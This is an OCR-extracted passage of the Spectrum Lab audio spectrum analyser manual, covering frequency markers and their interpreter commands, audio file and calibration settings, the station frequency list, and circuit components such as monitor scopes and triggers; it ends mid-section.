3	AudioBW	694.61(	s,0xFF0000	0	filter[0].fft.bw=2*(x-filter[0].fft.fs-filter[(	filter[0].fft.fs+fi

Marker types: s=on frequency scale, w=waterfall grid line, d=disable waterfall line

□ hide all markers □ show in screenshot

Marker1 VFO: 1225.18677 Hz

Shown: Settings for Analyser 1, channel 1 (L)

(screenshot "Markers" in the Configuration and Display Control window)

A *name* must be supplied for every marker which shall be visible on the frequency axis or in the waterfall diagram. Lines in the marker definition table are treated as 'unused entries'. A every frequency marker's *name* will be displayed as a "hint" when the user moves the mouse across the marker on the frequency scale.
The value column shows the current position of the marker (frequency in Hz, with or without "RF" offset - see below). For all markers, this will be the last position to which the 'operator' dragged the marker via mouse... unless one of the functions presented below doesn't prevent that.
The *type* of a marker defines how it shall appear on the screen. It is defined as a combination of letters which will be explained in the following section in detail. The *type* is optional. By default, a marker only appears as a diamond-shaped icon on the main frequency axis.
The *color* of a marker can be modified by clicking on the panel in the lower left corner of the dialog window. Additionally, this column in the definition table may include a combination of the "flags" shown just below the table.
The marker's *RF*-flag defines if this marker displays a RADIO-FREQUENCY (RF=1) or a BASEBAND-FREQUENCY (or "AUDIO-FREQUENCY"; RF=0). A radio frequency includes the current VFO-frequency, which is added to the baseband frequency for the display. Details about BASEBAND- and RADIO frequencies are here.
The *set procedure* is an interpreter command which will be executed whenever the user tries to move the position of the marker with the left mouse button held down. The new frequency value is passed to this command on the local variable "x". If you use this feature, you can use the frequency *marker* like a *slider*.

The *read function* is a numeric expression (see examples) which is periodically evaluated (every 500ms or so). This is done because a frequency marker can be connected to something which changes its value by itself, for example the AFC center frequency of the digimode decoder during receive. If the result of the read function changes, the marker will automatically move along the frequency scale. If no read-function is specified for a marker, its position is freely movable with the mouse, and it's frequency ("value") will be saved between two SpecLab sessions. Thus, a marker can be used like a "variable" to store a single frequency value. To markers can be used to store a frequency range, etc.
Some examples for the use of frequency markers as sliders (to control a few of Spectrum Lab's components):

Set Procecure	**Read Function**	**Remarks**
generator[0].freq=x	generator[0].freq	display and modify the frequency of the first sine wave generator
circuit.osc.freq=x-650.0	circuit.osc.freq+650.0	Used for the VFO in the VLF software radio with 650 Hz "audio IF"
filter[0].fft.fc=x	filter[0].fft.fc	reads or modifies the center frequency ("fc") of the FFT-based filter.
filter[0].fft.fs=x	filter[0].fft.fs	reads or modifies the frequency shift ("fs") of the FFT-based filter. Often used as a software "beat frequency oscillator" in software-defined radios.

Since 2009-06, frequency markers can also be used -a bit easier- without having to define a special "set"- and "get"-function. If a frequency marker does *NOT* have a special 'read function' (as explained above), it can still be moved on the main frequency scale with the mouse, and the current value (frequency) of a frequency marker can be polled from the interpreter using one of the functions listed further below.
An overview of Spectrum Lab's interpreter *functions* is here.
An alternative to frequency markers (but no interactive control elements) is the 'Radio Station' frequency list, which you can use to 'mark frequencies' as well. Those frequencies don't have to be 'Radio Stations'; in fact they may be musical notes, or anything that shall be marked on the frequency scale or in the spectrum.

5.7.1 Functions (and -commands) to access frequency markers through the interpreter

Frequency markers are numbered from N=1 to 10, like in the 'frequency marker definition' table shown above. The frequency, and possibly some other properties of a frequency marker, can be accessed through the interpreter using the following commands (or functions):

`fmarker[N].freq`

returns (or sets) the current frequency of a marker. Unit is Hz.

`fmarker[N].name`

returns (or sets) the name of the N-th marker. A marker's name is shown as a 'hint' when pointing on it with the mouse, in the main frequency scale. The name may be a string, up to 20 characters long.

Examples:

"f="+str(fmarker[1].freq)+" Hz, a="+str("##",peak_a(fmarker[1].freq-50,fmarker[1].freq+50))+" dB"

(used in any of the programmable buttons, "variable expression" field)
Displays the frequency of that marker (in Hz), and the peak amplitude in a frequency range "near"

that marker.

back to top

5.7.2 Frequency marker types

The type of a frequency marker defines how and where a frequency marker appears *on the frequency scale* and/or *on the waterfall*. The following marker types can be used, also as combinations of these lower case letters:

s (frequency marker type 'scale')
> Marker appears on the main frequency scale.
> **Without this flag ('s'), a marker does not appear on the main frequency scale**.

w (frequency marker type 'waterfall grid line')
> A thin grid line at the marker's programmed frequency appears in the waterfall, using the marker's color which can be defined on the 'marker settings' tab. This makes it possible to have additional lines in the waterfall's frequency grid. You can use to mark odd frequencies like 15.625kHz in the waterfall which would usually not appear on the automatically generated grid (which can be enabled and disabled on the 'display settings' tab).
> **If the 'frequency grid' option isn't set *for the waterfall display*, even a marker with the 'w' flag won't appear there**.

d (frequency marker type 'disable frequency grid line')
> Suppresses one of the frequency grid lines on the waterfall. For example, there may be a frequency scale from 10..20kHz with visible grid lines on the waterfall spaced 1kHz. You have an interesting signal at 16 kHz (let's call it GBR) and don't want to have this particular frequency covered by a frequency grid line. Define a marker named "GBR" with the type "d" or even "sd" (so you can see it on the frequency scale). From now on, the 16kHz-line is ommitted (excluded) in the frequency grid.

5.7.3 Radio- vs Baseband frequencies

As noted in the frequency marker settings, a marker can be programmed to use either the baseband- or the radio-frequency.

- A radio frequency includes the VFO frequency (= "the frequency to which the external radio, or downconverter, is tuned to").
- A baseband frequency does not include that frequency offset.

For example, let's assume Spectrum Lab is connected to a software-defined receiver (SDR), which is tuned to a center frequency of 7.03 MHz (= "VFO frequency" displayed on the SDR control panel). The quadrature IF (intermediate frequency) output is sampled 44100 times per second (f_sample=44.1 kHz). This means, the I/Q stream covers a *baseband frequency range* of -f_sample/2 to +f_sample = -22050 Hz to +22100 Hz.
An audio tone appearing in the *baseband* at 1000 Hz corresponds to a *radio frequency* of 7.031 MHz .

Markers displaying RADIO frequencies should be used ...

- to tune the radio (VFO control)
- to show the frequency of radio stations in the frequency scale

Markers displaying BASEBAND frequencies are better suited ...


- to adjust the "audio filter" (bandwidth and center frequency; or lower and upper cutoff frequency)

- to indicate certain frequencies which are *not* related to the VFO tuning frequency, for example the receiver's audio passband, FM stereo pilot tones, etc.
- to control the test signal generator in Spectrum Lab (because the test signal generator produces baseband signals, not radio frequencies)

back to top

5.8 9. Audio File Settings (formerly 'Wave File Settings')

The wave file setting dialog can be opened through the main menu; select *Options ... Audio file settings* (formerly *Wave file settings*).



Save Options

Sample format: 16 bit integer (8 bit integer / 16 bit integer / 24 bit integer / 32 bit floating point)

□ Use RAW fi

☑ allow extra

□ don't save u

□ save extra data in auxiliary files (*.aux)

☑ decimate saved audio samples...

to roughly 100 samples / second

(possible: fs/2, fs/3 .. fs/243)

☑ use frequency conversion + I/Q output

f_center = 8370.0 Hz

stop saving if file exceeds 1400 kB

If file already exists, ...

● overwrite old data (with a new empty file)

○ re-open old file and append new data

Triggered Audio Recorder

□ Enabled □ use universal trigger

● save input

○ save output

PRE-Trigger 10.0 sec

File index 45

Post-Trigger 10.0 sec

Mode: Create a sequence of files

Name: ..\..\wf\<YYYYMMDD_hhmm>.WAV

Staus: Not enabled.

Replay Options

□ play audio file in endless loop

☑ stop analyzer when audio file ends

□ try reconnect when stream breaks down

☑ interpolate or decimate sample rate

Analysis speed w/o DSP: Medium

Shown: Settings for Analyser 1, channel 1 (L)

Save Options : Options to save incoming or outgoing audio as a file (*.wav or *.ogg).

'Use RAW file instead of WAVE-format'

The default format (which should be sufficient for most applications) is WAVE audio - not 'raw' audio. When starting to save audio via the *file* menu (File..Audio Files and Streams..Save XYZ as audio file), the file type can actually be selected through the file selector dialog).

'Allow extra chunks in headers'

This option should be set for accurate post-processing
- it uses additional 'chunks' in the RIFF wave header, for example a precise timestamp for the first sample in the file, and possibly some other specialities. Well-behaving programs will not have any difficulty to skip these non-standard chunks... otherwise, turn off this option, but then you will not have accurate timestamps, GPS data, or other parameters available for post-processing.

'Don't save until timestamps are valid'

If this option is checked, the audio-saving process won't start until accurate timestamps are available (from a GPS receiver or similar). This is important only for *very* special applications, for example when recordings from different sites are to be aligned / combined by the timestamps (in the sampled data). This option prevents recording 'useless' data, for example if audio samples are available, but the GPS receiver has not locked in yet.

'Save extra data in auxiliary files'

Saves some 'extra' data (timestamps, GPS data, etc) in an extra file. Only necessary when the post-processing software is unable to process wave-files which contain additonal information (besides the sampled data).

'Decimate saved audio samples to NNNN samples/second'

Helps to reduce the size of logged audio files, if the logged bandwidth doesn't need to be as large as the bandwidth covered by the audio input device. But since the support for Ogg/Vorbis, you'd better use this file format to reduce the disk space usage (because Ogg/Vorbis is a *compressing* audio format, which the normal 'wave audio' format is not).

16 or 24 bits per sample

Only applies to wave files, but not for Ogg/Vorbis.

More about using wave files for logging and analysis can be found here . If you wonder about 'auxiliary' files (*.aux) being written along with wave files (*.wav), read this note about GPS data logging (to turn off AUX files, the GPS-'emission'-interval must be set to zero).


back to top

5.9 10. Amplitude Calibration

To realize absolute voltage readings, level readings in dBuV, etc, the program needs to know the relation between input voltage and A/D converter value. For example, a 16-bit analog-to-digital converter may reach the maximum positive output value of 32767 at an input voltage of 200 mV. This value (input voltage for the maximum ADC value) can be entered in the setup window (from the main menu: *Options ... System Settings .. Amplitude Calibration* . It doesn't matter what hardware is actually used - it may be a soundcard, an external A/D converter on the serial port, a software defined radio (like SDR-IQ or Perseus).

The value entered in the field labelled *max ADC input voltage* is the ***single** peak voltage* ("Vpk" - **not** the peak-to-peak voltage) fed into the soundcard, SDR, or whatever. You can measure the single peak voltage with an oscilloscope if you have. The typical procedure to determine this value is as follows:

- Connect a signal generator set to sine wave output, with adjustable amplitude to the analog input of the soundcard / SDR / etc. Turn the output voltage low initially to avoid damage to the receiver !
- Open the "input monitor scope" in Spectrum Lab, and set the vertical magnification to 1 (which is the default)
- Slowly increase the signal generator's output amplitude, until the sine wave in the input monitor reaches the clipping point (i.e. touches the upper and lower edge of th scope display).



- Measure the peak voltage of the signal generator (with a real oscilloscope).
- Enter that value in the input field mentioned above ("max ADC input voltage").
Note You can use the 'technical' notation like 20m (m=milli) instead of 0.02 in this field. After clicking "Apply", SL will convert the entered value into the default format.

Typical values for software defined radios (giving values for soundcards is pretty useless here, because those figures will always depend on the ever-changing soundcard settings):

- SDR-IQ near 1 MHz, bw=50 kHz, RF gain +10 dB, IF gain +24 dB : Vin_peak_max = 22 mV (*)
- SDR-IQ near 1 MHz, bw=50 kHz, RF gain +0 dB, IF gain +24 dB : Vin_peak_max = 58 mV (?)
- SDR-IQ near 1 MHz, bw=50 kHz, RF gain -10 dB, IF gain +24 dB : Vin_peak_max = 172 mV
- SDR-IQ near 1 MHz, bw=50 kHz, RF gain -10 dB, IF gain +18 dB : Vin_peak_max = 346 mV

(*) Peak values measured with a TDS 210 oscilloscope with 1:1 probe, using the scopes "Pk-Pk" measurement, divided by two.
(?) - Check this: 20 * log10(58 / 22) = 8.4 dB ; 20 * log10(172 / 58) = 9.4 dB . Either the author's measurements, or the preamp gain is inaccurate...
See also: Spectrum reference, Audio settings ; back to top .

5.10 11. Settings and Configuration Files

All parameters are (by default) saved in an old-fashioned INI-file named "SETTINGS.INI" which will be created in the current directory of the spectrum analyzer. These files can -if necessary- be loaded with a text editor (a nice way to copy a group of parameters from one file to another if you know what you're doing). Since SL doesn't use the registry to store session data, there's no need to put your system at risk by butchering around with the windows 'Registry Editor'. To restore the default settings, simply delete the file SETTINGS.INI. In really tough cases, also delete the file MCONFIG.INI in the Spectrum Lab folder (that's where the machine-specific configuration, for example the name of the soundcards used by Spectrum Lab for in- and output, are stored). Those filenames (and directory paths) can be examined or modified on the Filenames tab in the configuration window.

To run multiple instances of the program at the same time, you can either provide the name of the settings file in the command line, or let Spectrum Lab use the default names ("SETTINGS.INI", "SETTING2.INI", "SETTING3.INI", etc; as explained here in detail). Each instance will store its configration in a different file this way, so there is no need to install SL into different folders just for the sake of running multiple instances with different configurations.

To make changes in the "Setup"-window effective, click the "Apply!"-button. Clicking the "Close"-button without "Apply" will close this control window without using the new settings.

After making changes to the settings, you can define them as a new entry in the "Quick Settings" menu. See user defined menus for details.

See also:
Program Start with Command Line Arguments,
Creating shortcuts for different configurations,
Main index,
Sample applications (configurations).

back to top

Last modified : 2020-11-06


Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !

- Settings:
- Audio
- FFT
- Display
- Spectrum Buffers
- Colours
- Markers
- Audio Files
- ☒

- Contents
- Controls
- **Displays**
- Settings
- Circuit
- Filters

6 Radio Station Frequency List

For special purposes (like broadcast listening, hunting for "DX" utility stations), the main frequency scale may show the frequencies of 'points of interest'.




(VLF spectrum/spectrogram with 'Radio Station' display)

The frequency list can be loaded from a textfile; the format (and where to find suitable databases) is described in frequencies/readme_freqlist.txt .

6.1.1 Loading and displaying a frequency list

Besides the EU NDB list (by courtesy of Sean, G4UCJ), there is only a small 'default' list contained in the Spectrum Lab installation archive. To use a different list (for example the EiBi shortwave broadcaster list), enter SpecLab's main menu and select *Options ... System Settings ... Filenames and Directories ... Radio Station List* .

Doubleclick into the edit field to open a fileselector. Then select the file type (SL can load frequency lists from textfiles or semicolon-separated "csv" files). Multiple files can be selected for loading by holding the CTRL key down in the file selector box. If multiple files were selected, their names will be separated by commas in the edit field on SL's *Filenames* tab:


Filenames

☑ use relative path if possible, base: c:\cbproj\SpecLab

Machine Config : MCONFIG.INI

User Config : SETTINGS.INI

Spectrum Ref: spectrum.ref

Capture Image : screenshots\capt

Command file: command_files\testcmd.txt

Audio Recorder: RecordedAudio_nnnn.WAV □ template

Radio Station List: frequencies\Eu_NDB_list.txt, frequencies\default.txt

Input stream log logfiles\stream_log_in.ogg □ active

Output stream log logfiles\stream_log_out.ogg □ active

o/p Stream Config configurations\output_stream_config.txt □ active

(screenshot of the 'Filenames' tab)

The colour of the radio station display (for the spectrum graph and the main frequency scale) can be modified through the main menu, too: Select *Options ... Display Colors and Fonts ... Radio Station Frequency Markers* .

See also: Spectrum Lab's main index , programmable frequency markers , spectrum displays , main frequency scale , VLF receiver , README from the 'frequency list' folder .

Last modified : 2020-10-23

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !

- Main:Contents
- Displays:
- Spectrum Graph
- Spectrogram
- Frequency Scale
- Frequency List

- Contents
- Controls
- Displays
- Settings
- **Circuit**
- Filters
- ⊗

7 Spectrum Lab Circuit Components


Spectrum Lab is more than a simple audio spectrum analyser. It can be used for other purposes like filtering, decoding, receiving & demodulating VLF signals with the soundcard (or other audio input devices). The following components can be activated or controlled in the Component Window:

- Audio input and output (usually the soundcard, but other sources/destinations are possible too)
- Input Preprocessor : Can be used to reduce the CPU load by decimating the input sampling rate, etc .
- Signal generator
- Oscillator and Multiplier (local oscillator + "Mixer" for frequency conversion)
- Programmable audio filter
- Output- and cross-coupling amplifiers
- Spectrum analyser
- Monitors (small oscilloscopes)
- Time Domain Scope (larger oscilloscope, explained in a separate document)
- Universal Trigger Block (for triggered data acquisition)
- Counter / Timer (pulse- or event counter, operating in the time domain)
- Black Boxes (special DSP functions: Adder/multiplier for two channels, IIR bandpass filter, noise blanker, hard limiter, delay line, hum filter, chirp filter, modulators+demodulators, automatic gain control)
- Sampling Rate- and Frequency Calibrator
- Interpreter commands for some components of the circuitry

See also: Spectrum Lab's main index, 'A to Z', sample applications .

7.1 Component Window

This window shows an overview of the main function blocks in a "circuit-like" style. It can be opened from SL's main window (View/Windows...Components).
Note: There may be more components in the component window than shown here.



The actual state of most components is indicated by their color. Green means active, gray=passive, red=error(s) occurred; not shown in the legend: light blue means *"parameter is selected for editing or connected to the slider on the right"*, and yellow means *"active but waiting for something"* (like the trigger).

Most components and connections may be changed (switched/connected/activated) by clicking on them.

You get more information about a particular component by clicking on its function block. In many cases, this will open a special window, for example clicking on the "Input Monitor"-block will turn the input monitor on and switch the focus its window.

If a component is painted red, there may be an overload condition, a problem with SL's real-time processing, or a connection to an invalid source because the source label is currently unavailable (for example in monophone mode, you cannot use R1..R5). If a component turns red, you should...

- Click on the red panel, you may get more information about the error
- Turn on the debugging window from the main window of the program
- It the program "feels sluggish", turn off all components you don't really need to save CPU power, or make the waterfall display a bit slower


If an adder stage is colored red, it will most certainly be overloaded and the output is "clipped". Reduce the input levels in this case, or use one of the monitor screens to observe the waveforms.

The following labels are similar as 'nodes' in an electronic circuit. These labels are also used in some interpreter functions to define the source node :

- L0 : Left 'raw' input from the soundcard, or in-phase component from a software defined radio. This is a rarely used tap *before* the input preprocessor (sampling rate decimator / calibrator / GPS-synchronized resampler). If the SDR has a high sampling rate (1 MSample/second an more), the signal at this node may not be suited as the source for the spectrum analyser, audio recorder, etc !
- R0 : Right 'raw' input from a soundcard, or quadrature component from a software defined radio. See notes on L0 (above) !
- L1 : Left input from the soundcard, or in-phase component from a software defined radio, *after* the input-decimator. If the software-defined radio has a large samping rate, this is often the first 'usable' input (for the spectrum analyser, etc) unless you have a *really* fast PC.
- R1 : Right input from a soundcard, or quadrature component from a software defined radio, *after*

the input-decimator.

- L2 : Output from the first DSP blackbox (see circuit diagram above), etc etc ...
- L5 : This was (formerly) the output from the processing chain to the left audio channel of the soundcard, D/A converter, or similar.
  Since the introduction of the 'output switches' (near the DAC block) in V2.81, the signal from 'L5' may also be routed to the *right* audio channel.
- R5 : This was (formerly) the output from the processing chain to the right audio channel of the soundcard, D/A converter, or similar.
  The image below shows the default position of the output switches.




- L6, R6 : Added in SL V2.82 (2015). Only required in rare cases.
  In most cases, L6 is the same as L5, and R6 is the same as R5 (explained above).
  These nodes now represent the signal 'directly at the D/A converter', after the optional resampling from the sampling rate used in SL's internal processing chain (for example, a few hundred kHz, like the I.F. (intermediate frequency) in an analog receiver) to the sampling rate used for output to the soundcard, e.g. 11025, 44100 or 48000 samples per second, just high enough for the A.F. (audio frequency) in an analog receiver.
  Example (when using SL with the ExtIO_USRP.dll to drive a DAB stick as VHF / UHF receiver):
  Sampling rate at L0 + R0 : 1.6 MSamples / second. Too large for the entire processing chain (on a notebook).
  Sampling rate at L1..L5, R1..R5 : 200 kSamples / second (large enough for wideband FM).
  Sampling rate at L6 + R6 : 11025 samples / second.
  In contrast to the input preprocessor, which appears as an extra function block in the circuit (between L0/R0 and L1/R1),
  the output post-processor isn't shown as an extra block. But information about the signal (sampling rate, blocksize, etc) after the post-processor can be displayed by clicking on the labels 'L6' and 'R6', which (since V2.82) are shown at the sides of the DAC function block in the circuit window.

Some less frequently used combinations of the above are used by certain functions to define the source taps for a complex signal (I/Q input), for example the `pam`-function (phase- and amplitude monitor function) :

- L1R1 : combination of L1 (inphase) and R1 (quadrature phase), etc .

The vertical 'value' slider on the right side of the circuit window can be used to modify the selected parameter (which is colored light blue then). The slider can be connected to one of many parameters (for example, the gain of an amplifier). To connect a parameter to the slider, click on one of the components in the diagram or select it in the combo box under the slider. The actual value (+unit) is displayed in numeric form below the selection box. Some parameters can be connected to the slider by clicking at them in the circuit.

7.1.1.1 Chaining of both processing branches (since 2004-07)



As you can see in the screenshot of the circuit window, it is designed to process two channels simultaneously ("stereo") but the program can also operate in single-channel-mode ("mono") to reduce the CPU load.


Alternatively, you can let the audio run through both branches (formerly "left" and "right") to have up to four DSP blackboxes and two custom filters. To let a monophone

audio stream pass through both branches, click on the small "chain switch" which is near the output node of the left channel ("L5"). The signal path will be modified as shown in the screenshot on the left:
The signal from "L5" (left output) will be routed to label "R1" (right input), run through the lower processing branch (R1->R2->R3->R4->R5), and finally reach the digital/analog converter (usually the soundcard's "line out" signal).
To get back to the normal un-chained mode (two separate channels), click on the chain switch again (R1 in the box).

back to top

7.2 Monitor Scopes

These "small scope windows" can be used to watch the waveform of the input- and output signals. The main purpose is to check the proper amplitude of incoming and outgoing signals.



The display can be magnified in the vertical and horizontal axis ("Vmag" and "Hmag"). With "Vmag" set to 1, the signal should never touch either the top or the bottom of the scope screen. Overload conditions are especially critical at the input from the sound card, because "clipping" will produce unwanted signals on the spectrogram or in the output signal. If a signal is too strong (only 3dB below the clipping point), it will be colored red instead of green on the scope screen.

On the other hand, if the input amplitude is too low (and not visible with "Vmag=1"), you are wasting a lot of the A/D-converters resolution. You may magnify the vertical axis to 1000, and try if you can see a signal then. This is especially important if you use an external converter (or soundcard) with less than 16 bit resolution. Increase the gain before the A/D converter (or inside the soundcard, with the volume control utility).

A few more options like trigger settings may be found in a popup-menu. Right-Click into a scope window to see the options. Please note that the scope's trigger has got nothing to do with the "Universal Trigger Block", the scope's trigger is just a simple zero-crossing detector.

For more sophisticated analysis in the time domain, use the time domain scope (explained in a separate document).

back to top


7.2.1 Universal Trigger Block

This function block can be used to control:

- the main spectrum analyser
- the time-domain scope
- the triggered audio recorder
- and -possibly- a few other functions too.. but not for the Counter/Timer module (which has its

'own' trigger function) !


The configuration of the trigger itself does not depend on where it is connected to. The trigger symbol is visible in the circuit window, it may look like this:



Trigger Hysteresis

08066 steps

The following trigger parameters can be modified by clicking on the trigger function block in SL's circuit window. Some of them can be connected to the value slider in the circuit window.



Trigger module..
Used by : WaveRecorder
Mode : NORMAL
Source : L1=Left Input
Level : 10000 (on +/- 32k scale)
Hysteresis : 20 (on 0..32k scale)
Slope : Any transition
Pretrigger : 0.000 sec
Timer Interval : 0.000 sec
Force Trigger (once)

- Trigger source (in the small square, connected to the trigger block). If you don't need the trigger, disconnect the input to save CPU power. To change the source, click on the small square with the short source name (like "L1" in the screenshot).
- Trigger level, ranging from -32767...+32767 (linear steps from a 16-bit A/D converter). Can be changed in the popup menu after clicking into the trigger box, and connected to the value slider on the right side of the component window.
- Trigger slope/polarity: positive, negative, or both edges
- Trigger hysteresis: can be used if the trigger signal is noisy. Make the hysteresis value a bit larger than the noise (peak-peak value). For example, using a positive slope with hysteresis: A trigger event will only occurr, if the input voltage falls below (level-hysteresis/2) and then rises above (level+hysteresis/2). This parameter can also be connected to the slider to change this parameter on the fly.

If no signal is detected for over a second (or so), the trigger box in the circuit window turns yellow instead of green.

To use the trigger for the main waterfall, set the option "triggered spectrum" on the setup screen.

There is one sample file in the installation archive called "TrigWat1.usr" which demonstates how to use the trigger function block for the waterfall. It uses SL's test signal generator to set the scrolling speed of waterfall.

back to top

7.2.2 Counter / Timer (pulse- or event counter, operating in the time domain)

< T.B.D.>

The counter/timer can be configured through its context menu in the circuit window (click on the box titled "Counter"). The configurable parameters are:

Mode:

At the time of this writing, only the 'Counter' mode was implemented. If you don't need the counter (and want to save CPU time), set the Counter/Timer mode to 'OFF' in this menu.

Source 1, Source 2 :

Select the source for the counter's "main" and "auxiliary" input. If the auxiliary input is used at all, only certain combinations are possible: L1/R1, L2/R2, L3/R3, L4/R4, L5/R5 but nothing else.

Trigger Level :

Sets the trigger level, expressed in PERCENT of 'full swing'. A trigger level of zero means 'trigger when the signal crosses zero'. A negative value triggers on the 'negative half wave', which makes sense if the measured signal is mostly zero, with short negative pulses. Generally, for the best accuracy, set the trigger level near the steepest pulse of the waveform. This would be zero for a sine-wave like signal, and some positive value (about half the peak pulse amplitude) for rectangular pulses.
Note: The Counter/Timer uses its own trigger module, which has nothing in common with the 'Universal Trigger Block' .

Trigger Hysteresis :

